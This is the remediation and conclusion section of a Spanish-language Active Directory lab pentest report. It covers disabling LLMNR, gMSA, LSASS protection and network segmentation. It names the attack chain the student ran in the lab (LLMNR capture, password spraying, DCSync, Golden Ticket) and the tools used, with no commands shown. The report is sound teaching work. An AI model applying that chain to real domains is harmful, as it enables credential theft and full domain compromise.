LLMNR es un protocolo de resolución de nombres secundario. Con LLMNR, las consultas se envían mediante multidifusión a través de un vínculo de red local en una única subred, desde un equipo cliente a otro en la misma subred que también tenga LLMNR habilitada. LLMNR no requiere una configuración de cliente DNS ni servidor DNS, y proporciona una resolución de nombres en escenarios en los que la resolución de nombres DNS convencional no es posible.

Si habilita esta configuración de directiva, LLMNR se deshabilitará en todos los adaptadores de red disponibles en el equipo cliente.

Si deshabilita o no establece esta configuración de directiva, LLMNR se habilitará en todos los adaptadores de red disponibles.

Configuración	Estado	Comentario
Permitir consultas NetBT para nombres de dominio completos	No configurada	No
Permitir sufijo DNS adjunto a consultas de nombres no completamente calificados	No configurada	No
Sufijo DNS específico de conexión	No configurada	No
Nivel de acortamiento del sufijo DNS principal	No configurada	No
Desactivar codificación IDN	No configurada	No
Asignación de IDN	No configurada	No
Servidores DNS	No configurada	No
Preferir respuestas locales de vínculos frente a DNS cuando se resuelve un nombre	No configurada	No
Sufijo DNS principal	No configurada	No
Registrar elementos DNS con sufijos DNS específicos de conexión	No configurada	No
Registrar registros PTR	No configurada	No
Actualización dinámica	No configurada	No
Reemplazar direcciones en conflicto	No configurada	No
Intervalo de actualización de registro	No configurada	No
Valor TTL para los registros A y PTR	No configurada	No
Lista de búsqueda de sufijos DNS	No configurada	No
Desactivar resolución inteligente de nombres de hosts múltiples	No configurada	No
Desactivar reordenación de protocolos inteligente	No configurada	No
Nivel de seguridad de la actualización	No configurada	No
Actualizar zonas de dominio de nivel superior	No configurada	No
Acortamiento de sufijo DNS principal	No configurada	No
Desactivar resolución de nombres de multidifusión	No configurada	No

Desactivar resolución de nombres de multidifusión

Desactivar resolución de nombres de multidifusión

Valor anteriorValor siguiente

☒ No configurada

☐ Habilitada

☐ Deshabilitada

Comentario:

Compatible con:

Al menos Windows Vista

Opciones:

Ayuda:

Especifica que la resolución de nombres de multidifusión local de vínculos (LLMNR) se deshabilite en equipos cliente.

LLMNR es un protocolo de resolución de nombres secundario. Con LLMNR, las consultas se envían mediante multidifusión a través de un vínculo de red local en una única subred, desde un equipo cliente a otro en la misma subred que también tenga LLMNR habilitada. LLMNR no requiere una configuración de cliente DNS ni servidor DNS, y proporciona una resolución de nombres en escenarios en los que la resolución de nombres DNS convencional no es posible.

Si habilita esta configuración de directiva, LLMNR se deshabilitará en todos los adaptadores de red disponibles en el equipo cliente.

Si deshabilita o no establece esta configuración de directiva, LLMNR se habilitará en todos los adaptadores de red disponibles.

AceptarCancelarAplicar

22 valores

ExtendidoEstándar

Activar Windows

Ve a Configuración para activar Windows.

6:29 AM

2/3/2026

Eliminar datos personales y confidenciales dentro de las descripción


La vulnerabilidad existe porque **los usuarios almacenan contraseñas en el campo "Descripción"** de Active Directory.

Esto permite que cualquier usuario autenticado pueda leerlas y comprometer más cuentas.

También forzar el cambio de contraseña con un cambio para cada 90 días.

Y por último, restringir quién puede ver las descripciones ACL, ya que ningún usuario debería de poder.

También sobre la conciencia de la importancia de las contraseñas, además de incluir los requisitos mínimos.



Remediación de credenciales por defecto y ataques de Password Spraying

Para mitigar esta vulnerabilidad, lo primero que haría sería eliminar el uso de contraseñas por defecto en la creación de usuarios, evitando que varias cuentas compartan la misma credencial inicial. En caso de ser necesario utilizar una contraseña temporal, esta debería ser única para cada usuario y gestionada de forma segura.

Además, es fundamental forzar el cambio de contraseña en el primer inicio de sesión y asegurarse de que dicha política se cumple realmente, revisando periódicamente las cuentas que no hayan iniciado sesión o que permanezcan inactivas durante largos periodos de tiempo.

También se recomienda aplicar políticas de contraseñas más estrictas, como complejidad mínima, caducidad y bloqueo de cuentas ante intentos repetidos, para reducir la efectividad de ataques de password spraying.

Por último, limitar la enumeración de usuarios y monitorizar intentos de autenticación anómalos permitiría detectar este tipo de ataques de forma temprana y reducir su impacto.

Uso de cuentas gMSA para servicios

En lugar de utilizar cuentas normales para ejecutar servicios, implementaría **Group Managed Service Accounts (gMSA)**.

Esto permite:

- Contraseñas largas generadas automáticamente.
 - Rotación automática sin intervención manual.
- Eliminación del riesgo de contraseñas estáticas en servicios.

Reduce muchísimo ataques como Kerberoasting y exposición de credenciales en servicios.

Deshabilitar almacenamiento de hashes débiles (LM Hash)

Configurar la política para evitar que el sistema almacene hashes LM antiguos.

Esto impide que, aunque se comprometa un sistema, existan hashes débiles que puedan crackearse fácilmente.

Es una medida simple pero muy efectiva a nivel defensivo.

Protección de LSASS y credenciales en memoria

Activaría:

- Protección de LSASS como proceso protegido.
- Windows Defender Credential Guard.

Esto dificulta la extracción de credenciales en memoria y habría complicado bastante el uso de herramientas como Mimikatz durante la auditoría.

Segmentación de red interna real

Implementaría segmentación mediante VLAN o firewall interno separando:

- Controladores de dominio
- Servidores
- Equipos de usuario

Durante mi práctica, al estar todo en el mismo segmento, el movimiento lateral fue mucho más sencillo.

Una segmentación adecuada reduce drásticamente la superficie de ataque.

CONCLUSIONES

A lo largo del proceso he seguido una metodología estructurada que me ha permitido identificar, explotar y analizar múltiples vulnerabilidades presentes en el dominio. No me he limitado únicamente a detectar fallos, sino que he comprobado de forma práctica hasta qué punto podían comprometer la infraestructura.

Durante la fase de reconocimiento confirmé que el controlador de dominio exponía servicios críticos como LDAP, SMB, Kerberos y DNS. A partir de ahí, fui encadenando vulnerabilidades que, combinadas entre sí, me permitieron escalar privilegios progresivamente hasta alcanzar el compromiso total del dominio.

Uno de los aspectos que más me ha llamado la atención es cómo errores aparentemente simples como contraseñas por defecto, almacenamiento de credenciales en descripciones o permitir LLMNR— pueden derivar en un ataque crítico como DCSync y la generación de un Golden Ticket. Esto demuestra que en ciberseguridad no solo importan las vulnerabilidades técnicas complejas, sino también las malas prácticas operativas y la falta de controles básicos.

He podido comprobar que:

- La confidencialidad quedó completamente comprometida al extraer todos los hashes del dominio.
- La integridad se vio afectada al poder modificar objetos y generar persistencia.
- La disponibilidad podría verse gravemente impactada si un atacante decidiera desplegar ransomware o alterar servicios críticos.

El nivel de acceso alcanzado demuestra que un atacante con acceso inicial a la red interna podría comprometer toda la infraestructura en un periodo muy reducido de tiempo.

Desde un punto de vista personal, este proyecto me ha permitido entender cómo funciona realmente Active Directory a nivel ofensivo y defensivo. He aprendido no solo a explotar vulnerabilidades, sino también a pensar como un administrador que debe proteger la infraestructura.

En conclusión, considero que el entorno analizado presenta un nivel de riesgo crítico y requeriría una remediación inmediata en un entorno real. La aplicación de controles de seguridad avanzados, políticas robustas y monitorización activa sería esencial para reducir la superficie de ataque y evitar un compromiso total como el demostrado en esta auditoría.

ANEXOS

Anexo I – Entorno de laboratorio

- Máquina atacante: Kali Linux
- Controlador de dominio basado en Windows Server 2019
- Dominio configurado mediante el script:
 - Vulnerable-AD

Anexo II – Herramientas utilizadas

Durante la auditoría he empleado las siguientes herramientas:

- Nmap – Escaneo y detección de servicios.
- Enum4linux – Enumeración SMB.
- CrackMapExec – Validación de credenciales.
- Responder – Captura de hashes NTLM.
- Hashcat – Crackeo de hashes.
- Mimikatz – Extracción de credenciales y generación de tickets.
- BloodHound – Análisis de relaciones de privilegios.

Anexo III – Evidencias técnicas

- Capturas de tráfico LLMNR.
- Hashes NTLMv2 capturados y crackeados.
- Extracción de hashes mediante DCSync.
- Generación y validación de Golden Ticket.
- Enumeración LDAP anónima.
- Evidencias de autenticación válida tras password spraying.

BIBLIOGRAFÍA

Para la realización de esta auditoría me he apoyado en las siguientes fuentes técnicas:

- Microsoft. Documentación oficial de Active Directory y políticas de seguridad.
<https://learn.microsoft.com/>
- Vulnerable-AD – Safebuffer.
<https://github.com/safebuffer/vulnerable-AD>
- NIST – Framework de Ciberseguridad.
<https://www.nist.gov/cyberframework>
- OWASP – Principios de seguridad y buenas prácticas.
<https://owasp.org/>
- Hashcat – Documentación oficial.
<https://hashcat.net/>
- Mimikatz – Documentación técnica.
<https://github.com/gentilkiwi/mimikatz>
- Lucidchart – Diseño de topología de red.
<https://lucid.app/>
- ChatGPT – Para la descripción de algunos detalles para redactar pero también faltas de ortografía.
<https://chatgpt.com>